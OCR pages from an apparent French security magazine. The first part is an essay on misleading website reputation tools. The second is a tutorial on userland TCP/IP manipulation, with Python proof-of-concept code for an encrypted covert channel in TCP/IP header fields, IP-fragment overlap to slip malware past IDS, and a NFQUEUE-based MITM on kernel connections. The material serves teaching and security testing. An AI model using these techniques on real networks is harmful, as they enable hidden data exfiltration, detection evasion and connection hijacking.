


Fig. 3 : Capture d'écran de la page d'accueil du site proposant des contenus culturels numériques.

Quant au site proposant des contenus culturels numériques, il a retenu mon attention, car il est évident qu'il ne s'inscrit pas dans une démarche commerciale licite et surtout, lorsque l'on arrive sur la page d'accueil, il nous propose directement d'enregistrer un fichier en .swf même avec AdBlock d'activé. Enfin, il est suffisamment connu sur la toile pour qu'en termes de notoriété, la comparaison reste pertinente.

Même si le fichier n'est pas nécessairement dangereux, le fait de forcer la main à un internaute pour enregistrer un fichier non sollicité paraît suspect (voir tableau ci-dessous).

Pour mon expérience, j'ai utilisé onze outils différents, proposés par différentes entités.

Dans le cas du site de l'Hadopi, McAfee, Norton, AVG ThreatLabs, Quttera et de VirusTotal, rien à signaler, le site n'est pas considéré comme vecteur d'infection, ne comporte pas de fichiers malicieux ou suspects et les 222 fichiers détectés sont considérés comme propres.

Nom de l'outil	Résultats pour hadopi.fr	Résultats pour le site de contenus culturels
McAfee	Risques minimaux	Non vérifié, car non répertorié
Norton Safe Web	0 menace 0 menace portant sur l'identité 0 facteur de nuisance	0 menace 0 menace portant sur l'identité 0 facteur de nuisance
AVG Threat Labs	Actuellement sain	Actuellement sain
Google Safe Browsing	Site actuellement non répertorié comme suspect	Site actuellement non répertorié comme suspect
Web Stats Domain	50/100	Aucun résultat
VirusTotal	0/61 en ratio de détection	0/61 en ratio de détection
Quttera	Aucune menace détectée	Aucune menace détectée
Contrefacon.fr	Aucun risque	95/100 de niveau de confiance
URLVoid	Repéré comme dangereux par un outil de détection	Non répertorié
Web Of Trust (WOT)	Dangereux	Sûr et bonne réputation
Webutation	70/100	90/100

Même résultat du côté de Google SafeBrowsing, pour qui le site n'a ni hébergé de logiciels malveillants ni servi d'intermédiaire pour favoriser la propagation de logiciels malveillants dans les derniers 90 jours. Même chose pour le site contrafacon.fr qui ne le liste pas comme source de contrefaçon.

Mais, si on regarde du côté de webstatsdomain, on constate que le site de l'Hadopi n'obtient une note que de 50 sur 100, parce que considéré comme dangereux par un autre agrégateur de réputation : Web Of Trust. Même résultat du côté d'URLVoid, qui mentionne que le site de l'institution est identifié comme malveillant. Quant à Webutation, il lui accorde une note de 70 sur 100.

C'est donc du côté de Web Of Trust, site Web et application qu'il faut regarder et en effet, la réputation du site est mauvaise. Pour les internautes, il serait source de malwares, n'offrirait aucune expérience utilisateur, contraire à l'éthique, source de spams ainsi que de haines et de discriminations. Les commentaires laissés sont également à l'avenant. Il est d'ailleurs amusant de noter que le premier commentaire a été laissé en janvier 2010 alors que le site institutionnel n'a réellement vu le jour qu'en septembre 2010.

WOT spécifie bien que son outil se base sur l'expérience utilisateur, mais joue sur l'ambiguïté. D'un côté, il dit que les commentaires et notes n'auront aucun effet sur la réputation des sites, mais si on utilise l'extension sur son navigateur, il signale que le site de l'Hadopi est considéré comme dangereux. Par ailleurs, l'utilisation du terme « trust » contribue à un certain flou puisqu'il signifie confiance et, comme nous l'avons spécifié plus haut, le terme signifie procurer un sentiment de sécurité.

À ce stade, on se dit que le résultat, même s'il n'est pas excellent, n'est pas catastrophique. Réitérons l'expérience avec notre site hébergeant des liens permettant d'accéder à des contenus culturels numériques. Je précise qu'outre le fameux fichier déjà évoqué, en raison des liens proposés, il paraît assez évident que ce site n'est pas tout à fait dans la légalité, au regard du droit d'auteur.

À l'exception de McAfee qui le classe en site non vérifié et d'URLVoid, qui spécifie n'avoir aucun rapport dans sa base de données, les mêmes outils ayant servi à analyser le site de l'Hadopi, arrivent à la même conclusion : ce site est sûr, n'héberge aucun contenu malicieux et n'est pas vecteur d'infection. Mieux encore, le site contrefacon.fr lui accorde un indice de confiance de 95 sur 100. Webutation lui donne 90 sur 100. Quant à WOT, il le classe dans les sites sûrs et adaptés aux enfants.

J'ai poussé l'expérience un peu loin en acceptant d'enregistrer le fichier proposé par le site de contenus culturels et je l'ai fait analyser par VirusTotal. Voici ce qui en est ressorti.

Mis à part le fait que si ce fichier était innocent, le site ne me proposerait pas d'emblée de l'enregistrer avant même de me dire bonjour, il semble bien que pour McAfee-GW-Edition, ce fichier soit répertorié comme potentiellement nuisible (voir Figure 5, page suivante).

Qu'en est-il de la sécurité réelle, à la fois juridique et technique ?

3 Ne faites confiance à personne

De tous les outils utilisés pour cette petite expérience comparative, on se rend compte qu'il n'y en a que peu qui se base sur la sécurité. Si Quttera procède effectivement à un scan des fichiers, il passe complètement à côté

Fig. 4 : Résultats de l'analyse sur le fichier SWF proposée par VirusTotal.




Fig. 5 : Tableau des résultats des différents outils utilisés par VirusTotal.

du petit fichier idiot que le site de contenus culturels numériques tient absolument à nous faire enregistrer. Idem pour Virustotal, MacAfee, Norton et AVG Threat Labs.

Or, lorsque MegaUpload a été fermé, au sein de l'Hadopi, on s'est rendu compte que pour un bon nombre de personnes, le service n'était pas considéré comme illégal puisqu'on pouvait acquérir un abonnement. À ce jour, il existe encore un grand nombre de personnes pour qui paiement équivaut à légalité de services. Si on se base sur les résultats de ces outils de réputation, on vient à croire que le site de l'Hadopi est dangereux et que le site de contenus est tout à fait sûr et légal. Si les techniciens ne se basent pas nécessairement sur ces outils pour leurs navigations, il n'en est pas de même pour les utilisateurs occasionnels des services Web. Sur le plan juridique, une analyse uniquement basée sur la réputation construite par autrui est totalement stupide, car elle tient de l'arbitraire et c'est justement cet argument qui est utilisé lorsque surgissent les débats sur les listes blanches de sites réputés comme sûrs. Confier à autrui la responsabilité de déterminer ce qui est sûr et ce qui ne l'est pas revient à oublier son libre arbitre et sa capacité de raisonnement et de remise en question. De façon plus imagée, c'est le fameux argument que tous les parents ont opposé une fois dans leur vie à leurs enfants « si tous tes copains sautent par la fenêtre, tu vas faire pareil ? ».

Du côté de la technique, même les outils de réputation des antivirus sont limités. En effet, un antivirus repose sur le fonctionnement de trois méthodes : la reconnaissance ou détection de signature, l'analyse spectrale et l'analyse comportementale. Or, si un site n'est pas répertorié dans les différentes bases de données comme étant suspect, tous les outils, y compris Avast qui propose cet utilitaire dans son antivirus gratuit, passeront à côté. Soulignons au passage que ces outils ne se définissent pas comme des outils de réputation, mais comme des outils de sécurité, ce qu'ils ne sont pas nécessairement dans ce cas précis.

Naïvement, on pourrait se dire que les éditeurs de solutions de sécurité pourraient créer un outil qui procéderait au moins à une analyse spectrale des sites lors des tentatives de connexion, afin de déterminer si l'utilisateur peut y naviguer en toute sécurité. À cela s'opposent deux éléments. Cela nécessiterait des ressources importantes, or on sait que si un internaute attend plus de trois secondes avant d'accéder à un site, il s'en va et ce type d'analyse mettra clairement plus de trois secondes à s'opérer. Par ailleurs, cela impliquerait de procéder à des tests de sécurité des sites Web visités, sans forcément solliciter au préalable leurs accords, ce qui s'apparente légalement à une intrusion, pénalement réprimée.

4 La vérité est ici

Nous avons démontré de façon assez liminaire et lapidaire pourquoi la notion de réputation appliquée aux sites Web semblait relever plus du vaudou que de la véritable approche scientifique. Il a également été clairement établi que le terme de réputation recouvrait des éléments purement subjectifs, qui pourraient écarter d'emblée toute démarche logique.

À ce jour, il n'existe aucun système suffisamment performant et neutre permettant d'affirmer avec certitude que tel ou tel site est sûr et dont la réputation est le résultat de quelque chose de parfaitement objectif. ■

Sources & Références

- ***Stratégies numériques et community management des collectivités locales*** **par Franck Confino et Benjamin Teitgen, Territorial Éditions, Voiron, octobre 2013.**
- **Site de confiance :** http://assiste.com/Site_de_confiance.html

MANIPULATION DU TRAFIC ET DES PROTOCOLES RÉSEAUX EN USERLAND (PARTIE 2/2)

Robin DAVID – dev.robin.david@gmail.com

mots-clés : PILE TCP/IP STATEFUL / SCAPY / PYTHON / PYSTACK / NETFILTER / NFQUEUE / COVERT CHANNEL / MITM / FRAGMENTATION IP

Dans le numéro précédent était présenté différentes techniques permettant la manipulation du réseau avec les RAW sockets ainsi que la création de piles TCP/IP minimalistes utilisant un framework léger appelé pystack. Nous allons présenter dans cet article quelques scénarios pour lesquels l'utilisation d'une pile maison s'avère indispensable, à savoir, la création de canaux cachés dans TCP, la manipulation de la fragmentation IP et une attaque de MITM.

Introduction

Les exemples présentés ci-dessous s'articulent autour du framework Pystack **[1]** présenté dans le précédent *MISC*. L'intérêt est de pouvoir manipuler le comportement des protocoles réseau en userland en leur donnant le comportement souhaité, en python, et ce, sans avoir à le faire au niveau noyau. Ainsi, on peut facilement créer une connexion TCP avec un comportement propre. Ceci, dans le but de prototyper rapidement des cas d'utilisation ou des fonctionnalités non standards et non implémentées dans le noyau. Scapy est utilisé en backend du framework pour le codage, décodage envoi et réception des trames sur le réseau. Une fois une pile créée (manuellement ou non) on peut y enregistrer des TCPApplication qui définissent le comportement au niveau applicatif d'un protocole auquel on aura optionnellement greffé une TCPSession **[2]** définissant le comportement du protocole au niveau TCP (gestion des états, en-têtes, etc.). La création est détaillée dans le précédent *MISC*. Les parties suivantes montrent quelques expérimentations qu'il est possible de mettre en œuvre avec un tel outil.

1 Stéganographie/ canaux cachés

1.1 Présentation

Un canal caché a été défini en 1985 par le DoD (*Department Of Defense*) **[3]** comme un canal de communication qui peut être exploité par un processus de transmission d'informations violant la politique de sécurité. Cette définition ne spécifie aucune propriété stéganographique bien que cela soit nécessaire pour des raisons de furtivité et de persistance. Il existe deux types principaux de canaux : les canaux de stockage et les canaux temporels. Le premier transmet l'information cachée dans le contenu légitime header et/ou payload tandis que le deuxième joue sur l'intervalle de temps entre l'envoi ou la réception de différentes trames réseau ainsi que sur leur ordonnancement.

Voici les trois manières générales permettant de cacher de l'information dans un support en stéganographie :

- injection : le contenu caché est ajouté dans le support (ce qui peut accroître sa taille) ;
- substitution : le support est modifié pour encoder les données cachées (pas d'accroissement de taille) ;
- propagation : un nouveau support (image/trame réseau) est créé, semblable à l'original, mais contenant les informations cachées.

Ces trois méthodes peuvent s'appliquer pour le réseau en utilisant des canaux cachés de stockage. Le but de cet exemple est de montrer comment créer un canal caché de stockage.

Note

Dans une entreprise, les canaux cachés doivent impérativement être limités, car sans détection, des canaux malicieux peuvent permettre la fuite d'informations confidentielles, peuvent jouer le rôle de moyens de communication pour des malwares/C&C ou tout simplement détériorer la stabilité et l'efficacité d'une infrastructure réseau.

Il existe quelques logiciels permettant de créer des canaux cachés. Les plus connus sont Loki et Icmptunnel. Ils exploitent la non-spécification du contenu du payload d'un paquet ICMP pour encapsuler d'autres protocoles. Cependant, l'intérêt de pystack pour effectuer ce genre de canal serait limité puisqu'il est très simple de le faire directement avec Scapy. L'idée consiste ici à faire un canal caché de stockage dans les en-têtes TCP/IP en modifiant le comportement de ces deux protocoles.

Les outils existants permettant de créer des canaux dans TCP sont :

- `subrosa` **[4]** : Utilise principalement le champ ID de IP pour transmettre les données qui sont ensuite envoyées sous forme de paquets DNS, ICMP, ou TCP (SYN). Le serveur de son côté réassemble les données en fonction du mode choisi. Le principal désavantage de ce programme est le nombre très important de requêtes TCP SYN, DNS ou ICMP envoyées. Bien que les données soient stéganographiées, le canal lui-même est facilement détectable par la quantité de trafic unidirectionnel généré.
- `nushu` **[5]** : Développé par Joanna Rutkowska et présenté lors du CCC, ce programme est assez différent puisqu'il fonctionne au niveau noyau avec les handlers *ptype*, et utilise les connexions existantes du système pour transmettre les données. Il utilise le champ ID de IP ainsi que l'ISN de TCP. C'est avantageux, car aucun paquet n'est forgé, mais le destinataire des messages doit se trouver sur le chemin des paquets transmis pour pouvoir en récupérer le contenu.
- `stegtunnel` **[6]** : Cet outil permet une communication via l'utilisation de fausses sessions TCP forgées utilisant le champ ID de IP comme support pour les données. Ce programme présente plusieurs inconvénients puisque le support de TCP est très minimal et ne fonctionne qu'entre programmes stegtunnel. Il utilise par ailleurs, un système d'IP fictives pour communiquer afin d'éviter toute interférence du noyau.

1.2 Poc

Cet exemple montre comment créer un canal caché de stockage permettant à deux personnes de communiquer de manière cachée en utilisant différents champs d'en-tête comme support. Cette pile restera interopérable avec des piles IP classiques qui ignoreront simplement la charge cachée. Le canal sera caché dans des connexions TCP tout à fait légitimes et d'apparence normales. Pystack permet en effet d'éviter le défaut de *subrosa* qui inonde l'interlocuteur de requêtes SYN à défaut de pouvoir créer une vraie connexion TCP.

Les champs utilisés seront les suivants :

- `ID` (IP) : Ce champ sur 2 octets permet d'identifier un paquet IP de manière unique sur une durée raisonnable. Ainsi, la seule contrainte de ce champ est que la valeur soit différente entre deux paquets proches temporellement. La plupart des piles se contentent de l'incrémenter, mais la valeur peut être complètement aléatoire. Ce champ offre un très bon support pour des données.
- `Flags` (IP) : Représenté sur 3 bits. Seul le bit *DF* (*Don't Fragment*) peut être utilisé efficacement comme bit de contrôle, car en pratique la fragmentation se produit rarement. Le bit *More Fragment* ne peut être utilisé, car il indiquerait que le paquet est fragmenté. Le bit *reserved*, bien qu'inusité attirerait immédiatement l'attention si sa valeur venait à varier.
- `Port source` et `Sequence Number` (TCP) : Ces deux champs sont utiles, car ils fournissent respectivement 2 et 4 octets pour stocker des données. Ils ne sont cependant utilisables qu'une seule fois par connexion.
- `Flag PSH` (TCP): Ce drapeau indique à la pile de la machine distante de vider son buffer de réception vers la couche applicative. Ce bit peut facilement être détourné pour contenir un bit de contrôle sans modifier ou perturber l'échange TCP qui videra son buffer de réception de toute manière.
- `Window Size` (TCP) : Contient le nombre d'octets que l'hôte est capable d'accepter à l'instant donné. Il peut être utilisé sans perturber la connexion s'il conserve une valeur relativement élevée.
- `Urgent Pointer` (TCP) : Indique l'offset vers les données urgentes. Tant que le flag *URG* n'est pas à 1, ce champ est ignoré et peut contenir n'importe quelle valeur.

Par ailleurs, l'option `Timestamp` sera aussi utilisée pour transmettre des données.

Ces choix ont été faits pour conserver une interopérabilité avec n'importe quelle pile IP. Il est cependant possible de transmettre plus de données au détriment de la furtivité et de la stabilité. En effet, d'autres champs peuvent être exploités comme le numéro d'acquittement dans lequel on peut mettre une valeur lors d'un segment *SYN*. On peut aussi mettre des données en payload durant le *Three-Way Handshake* ou encore d'utiliser les flags *NS, CWR et ECE* de TCP. Mais certaines piles TCP/IP réagissent parfois mal aux segments inhabituels (en faisant un « reset » de la connexion).

Deux problèmes restent à résoudre, le premier est l'unicité des numéros d'ID pour IP. Le deuxième problème est d'encoder les données cachées qui, dans le cas d'une requête HTTP, risqueraient d'apparaître sous forme de caractères ASCII dans un sniffer. Le plus simple pour les résoudre consiste à chiffrer les données avant de les encapsuler dans les en-têtes en utilisant un mode opératoire tel que *CBC ou CTR* qui réduiront considérablement les chances d'obtenir deux fois les mêmes octets pour l'ID de IP. Reste alors le problème de la transmission de la clé secrète, effectuée dans ce PoC grâce à l'algorithme de Diffie-Hellman qui bien que faible cryptographiquement dans cet exemple est néanmoins suffisant pour les propriétés voulues. Voici le fonctionnement :

1. Le client génère un nombre **g** ainsi qu'un exposant **a** puis calcule **A = g^a mod p**. **p** est fixé à **4294967291**, qui est le plus grand nombre premier inférieur à 2^32. Ceci assure que **A** pourra être utilisé comme ISN dans le champ « numéro de séquence » codé sur 32 bits. Le nombre **g** est envoyé en tant que port source.
2. Le serveur à la réception du SYN, génère un exposant **b**, récupère **g** et **A** respectivement dans le numéro de séquence et le port source puis calcule **B = g^b mod p** qu'il renvoie dans son champ « Numéro de séquence » dans le segment SYN-ACK.
3. Le client termine le Handshake TCP. Les deux interlocuteurs peuvent alors calculer respectivement **K = B^a mod p** et **K=A^b mod p**, ce qui leur permet d'obtenir une fois « hashé » une clé secrète.

L'avantage d'un tel canal caché est son indépendance vis-à-vis du protocole de niveau applicatif et il peut donc se greffer sur n'importe quel type de connexion TCP. Sans utiliser de champs optionnels, on a donc en moyenne 50 bits disponibles, soit 6 octets et 2 bits.

1.3 Implémentation

Deux solutions se présentent pour l'implémentation. Soit l'on créée une session TCP modifiée à laquelle on greffe une application TCP, soit l'on utilise les fonctions **hook_incoming** et **hook_outgoing** présentes dans **TCPApplication**. Elles permettent l'accès aux segments TCP dans l'application lorsque ceux-ci sont reçus et lorsqu'ils sont sur le point d'être envoyés. Cette deuxième solution est plus simple, car il suffit d'implémenter une **TCPApplication**. Voici les méthodes importantes de l'implémentation. Le code complet peut être trouvé sur le GitHub du projet :

```
    def generate_keys(self, packet):
        self.sourceport = packet.sport #Fait une copie du port source dans
cette couche
        self.sharedkey = pow(packet.seq,self.x, 4294967291) #Diffie hellman
(g^y)^x mod p

        sha = SHA256.new()
        sha.update(str(self.sharedkey))
        self.key = sha.digest() #Clé privée dérivée de la clé partagée Diffie-
Hellman

        #Initialisation des compteurs CTR avec la clé partagée
        self.ctr_input = Counter.new(128,initial_value=self.sharedkey)
        self.ctr_output = Counter.new(128,initial_value=self.sharedkey)

        #Initialisation des fonctions de chiffrement avec la clé et le
compteur
        self.cipher_input = AES.new(self.key, AES.MODE_CTR, counter=self.
ctr_input)
        self.cipher_output = AES.new(self.key, AES.MODE_CTR, counter=self.
ctr_output)


    def hook_incoming(self, packet, **kwargs):
        if packet.flags in (2, 18): #Dans le cas d'un SYN ou SYN+ACK
            self.generate_keys(packet) #Génère la clé partagée
        else:
            if kwargs["IP"]["flags"] == 2: #Si flag DF activé alors des
données cachées doivent être récupérées
                self.reception_finished = False
                s = ""
                s += self.decipher(kwargs["IP"]["id"], 16) #Récupère et déchiffre
les données
                s += self.decipher(packet.window, 16)
                s += self.decipher(packet.urgptr, 16)
                for opt in packet.options:
                    if opt[0] == "Timestamp":
                        s += self.decipher(opt[1][0], 32)
                self.hidden_chunk_received(s)
            else: #Si la reception est terminée
                if not self.reception_finished:
                    self.reception_finished = True
                    self.reassembled_stream=""


    def hook_outgoing(self, packet, **kwargs):
        if kwargs["TCP"]["flags"] in (2, 18):
            if kwargs["TCP"]["flags"] == 2:                #Envoie un SYN
                seq = pow(self.g,self.x,self.modulus) #Calcule A
                kwargs["TCP"]["sport"] = self.g            #Modifie le port source
avec g
                session = self.lowerLayers["default"] #Récupère la session TCP
                session.localPort = self.g                 #Modifie le port
source pour la session

                #Calcule un nouvel ID de connexion et met à jour la couche TCP
                id = session.connectionID
                session.lowerLayers["default"].unregister_upper_layer(id)
                id = (id[0], id[1], id[2], self.g)
                session.connectionID = id
                session.lowerLayers["default"].register_upper_layer(id, session)
            else: #Envoie d'un SYN+ACK
                seq = pow(self.sourceport, self.x,self.modulus) #Calcule B

            kwargs["TCP"]["seq"] = seq                     #Modifie le numéro de
séquence
            self.lowerLayers["default"].seqNo = seq #Modifie le numéro de séquence
dans la couche session
            self.lowerLayers["default"].nextAck = seq+1

        elif not self.streaming_finished: #Dans le cas où il reste des données à
envoyer
            for proto,field,nb_bytes in (("IP","id", 2),("TCP","window",2),
("TCP","urgptr", 2)):
                value, res = self.get_bytes(nb_bytes)          #Récupère les
octets
                if value:
                    kwargs["IP"]["flags"] = 2
                    kwargs[proto][field] = self.cipher(value) #Chiffre les octets

            t1, res = self.get_bytes(4)
            if t1:
                t1 = self.cipher(t1) if t1 else Ø
                if kwargs["TCP"].has_key("options"):
                    kwargs["TCP"]["options"].append(("Timestamp",(t1,Ø)))
                else:
                    kwargs["TCP"]["options"] = [("Timestamp",(t1,Ø))]

            if res:
                kwargs["IP"]["flags"] = 2
        return packet, kwargs
```

Ce code peut facilement être combiné avec le code du serveur Web vu ci-dessus pour obtenir un serveur Web possédant un canal caché dans ses en-têtes TCP/IP comme présenté dans le dernier numéro de *MISC*.

2 Fragmentation IP

La fragmentation des paquets IP est connue pour être la bête noire de la plupart des IDS et IPS. En effet, bien qu'elle soit de plus en plus rare grâce aux mécanismes

de négociation de MTU, elle doit néanmoins être supportée. En plus de poser un problème de rapidité de décision pour un IPS, les RFC ne définissent pas de comportement standard à adopter pour le réassemblage d'un paquet en cas d'*overlapping* des valeurs d'offset (champ **Fragment Offset**) qui définit l'offset des données du fragment dans le payload final. Plusieurs stratégies visent à favoriser soit l'ordre de réception des fragments, soit la valeur d'offset reçue.

Voici les différentes méthodes de réassemblage existantes :

- **First** (Windows, Mac OS X) : Favorise le premier fragment arrivé (chevauche les autres) ;
- **Last** (Cisco) : Favorise le dernier fragment arrivé ;
- **BSD** (FreeBSD, Wireshark) : Favorise les fragments ayant le plus petit offset, puis par ordre d'arrivée ;
- **BSD-Right** (HP Jet Direct) : Favorise les fragments ayant le plus grand offset, puis par ordre d'arrivée inversé (les derniers arrivés) ;
- **Linux** (Linux): Favorise les fragments ayant le plus petit offset, puis dernier arrivé si même offset.

La figure 1, représente l'envoi de 5 fragments IP contenant chacun un morceau du payload final de 12 octets et montre le résultat réassemblé avec les 5 stratégies existantes.




Fig. 1 : Réassemblage de 5 fragments IP en fonction de la stratégie de réassemblage. Les numéros indiquent l'origine de la donnée en considérant que les fragments sont envoyés dans l'ordre Frag #1, #2...

La figure 2 quant à elle montre l'application des différentes stratégies pour le réassemblage d'une chaîne de caractères. L'exemple aussi simpliste soit-il, montre qu'il est possible d'obtenir deux phrases différentes à partir du même ensemble de fragments « Hello misc ! » et « Hell world! ». On obtient donc autant de variantes que de politiques de réassemblage. Bien entendu, dans un contexte réel d'attaque tel que la transmission d'un malware, l'intérêt est de faire overlapper les éléments clés de la signature d'un malware afin qu'il traverse les différentes briques de sécurité.

Un logiciel tel que fragroute à partir d'un langage de règles simple permet de fragmenter le trafic d'une connexion à souhait. Les différentes stratégies de




Fig.2 : Exemple du résultat du réassemblage d'une chaîne de caractères en fonction de la stratégie employée.

réassemblage sont implémentées dans Pystack et se basent sur l'implémentation du SANS présentée dans « IP Fragmentation Reassembly with Scapy » **[7]**. La politique de réassemblage peut être changée lors de l'instanciation de la couche IP de la pile. L'implémentation de la fragmentation et la modulation de la fréquence d'envoi permettant de (bypasser un IDS et transférer votre malware) tester la sécurité de votre IDS (*don't be evil*).

2.1 IPv6

Heureusement, cette technique n'est plus vraiment applicable en IPv6 dans la mesure où la RFC définissant la gestion de l'overlapping (RFC 5722)[8] recommande tout simplement de rejeter tous les fragments d'un paquet fragmenté lorsque celui-ci contient de l'overlapping. Ceci est maintenant le cas pour la plupart des systèmes d'exploitation à jour. Cependant, il n'en a pas toujours été ainsi et des failles se trouvaient même dans certaines implémentations. En effet, la CVE 2012-2744 **[9]** montre que l'implémentation du réassemblage de fragments IPv6 dans le noyau Linux pouvait dans certains cas provoquer un déréférencement de pointeur NULL et donc provoquer un déni de service de la machine en la faisant planter.

3 MITM

3.1 Présentation

Dans cet exemple, l'intérêt se porte sur la manipulation du trafic réseau généré par le noyau Linux. Le but est de réaliser un Proof-Of-Concept d'attaque de **Man-In-TheMiddle** avec les connexions TCP créées par le noyau pour en prendre le contrôle. L'avantage à le faire sur les connexions du noyau est qu'aucune autre attaque permettant de détourner le trafic vers la machine n'est nécessaire. Grâce au support basique des mécanismes de synchronisation de TCP dans Pystack il va être possible d'injecter des segments sur une connexion existante tout en conservant l'état de synchronisation du noyau en jouant l'intermédiaire entre les deux machines.

Pour cela, il est nécessaire de modifier l'implémentation d'une session TCP pour qu'elle conserve aussi bien l'état de la session entre le noyau et le programme que l'état entre le programme et l'hôte distant. De plus, le programme va s'insérer directement sur une connexion en cours, il faudra alors passer directement la session TCP à l'état **ESTABLISHED** avec les valeurs courantes pour les numéros de séquence et d'acquittement.

3.2 NFQueue

L'une des difficultés de cet exemple se trouve dans la récupération du trafic noyau, la manipulation des paquets et leur approbation ou leur rejet. Pour faire cela, il faut utiliser les files d'attente Netfilter et plus particulièrement la cible **NFQUEUE** de Netfilter qui permet de faire passer les paquets en userland en les stockant temporairement dans des queues numérotées. Un binding pour **libnetfilter_queue** est disponible pour python, ce qui facilite grandement l'utilisation des nfqueues dans ce langage.

L'utilisation est relativement simple. Par exemple, la récupération du trafic en sortie vers un port 80 se fait par l'ajout de la règle associée dans **iptables** pour que la redirection vers la queue se fasse :

```
iptables -t filter -D OUTPUT -p tcp --dport 80 -j NFQUEUE --queue-num 1
```

Il est maintenant possible de créer en python une nfqueue avec le même numéro de queue pour récupérer le trafic.

```
import nfqueue

def handler(packet):
    raw_data = packet.get_data() # Récupération des octets
    ip_packet = IP(raw_data)         # Conversion en Scapy
    #...
    packet.set_verdict(nfqueue.NF_ACCEPT)

if __name__ == '__main__' :
    q = nfqueue.queue()
    q.open()
    q.bind(2)                        #AF_INET=2
    q.set_callback(handler) #Création du callback pour la queue
    q.create_queue(1)          #Création de la queue avec
l'identifiant de la queue

    try:
        q.try_run()
    except KeyboardInterrupt:
        q.unbind(2)
        q.close()
```

Dans cet exemple, la fonction handler qui sert de callback accepte toujours le paquet reçu, mais plusieurs valeurs pour la fonction **set_verdict** peuvent être retournées dont **NF_DROP** ce qui permet de rejeter un paquet. Il est aussi possible d'accepter un paquet, mais avec des modifications, dans ce cas il faut utiliser la fonction **set_verdict_modified**.

L'inconvénient de cet exemple est que la fonction **try_run** est bloquante. Or, pour fonctionner, le MITM requiert au minimum deux queues, l'une sur la chaîne **INPUT** et l'autre sur la chaîne **OUTPUT**. Il est cependant possible de créer des nfqueues asynchrones grâce aux modules **thread** et **asyncore** (qui permet la prise en charge asynchrone de socket). Voici l'implémentation d'une nfqueue asynchrone qui prend en paramètre une fonction de callback et un numéro d'identifiant pour la queue.

```
Import nfqueue, asyncore, threading

class QueueAsync(asyncore.file_dispatcher, threading.Thread):
    def __init__(self, callback, num):
        threading.Thread.__init__(self)
        self._q = nfqueue.queue()
        self._q.set_callback(callback)
        self._q.fast_open(num, AF_INET)
        self.fd = self._q.get_fd()
        asyncore.file_dispatcher.__init__(self, self.fd, None)
        self._q.set_mode(nfqueue.NFQNL_COPY_PACKET)
        self._stopevent = threading.Event()

    def handle_read(self):
        self._q.process_pending(5)

    def writable(self):
        return False

    def run(self):
        while not self._stopevent.isSet():
            asyncore.poll(timeout=1.0)
            self._stopevent.wait(0.0)

    def stop(self):
        self._stopevent.set()
```

Par commodité, Pystack fournit un module **NFQueueManager** prenant en charge la création de nfqueues et l'ajout de règles dans iptables de manière transparente. Tous les éléments sont maintenant en place pour la mise en œuvre du MITM sur le système.

3.3 Implémentation




Fig.3 : Schéma simple de la gestion des numéros de séquence, acquittement et prochain numéro de séquence tels qu'utilisés pour l'attaque de MITM.

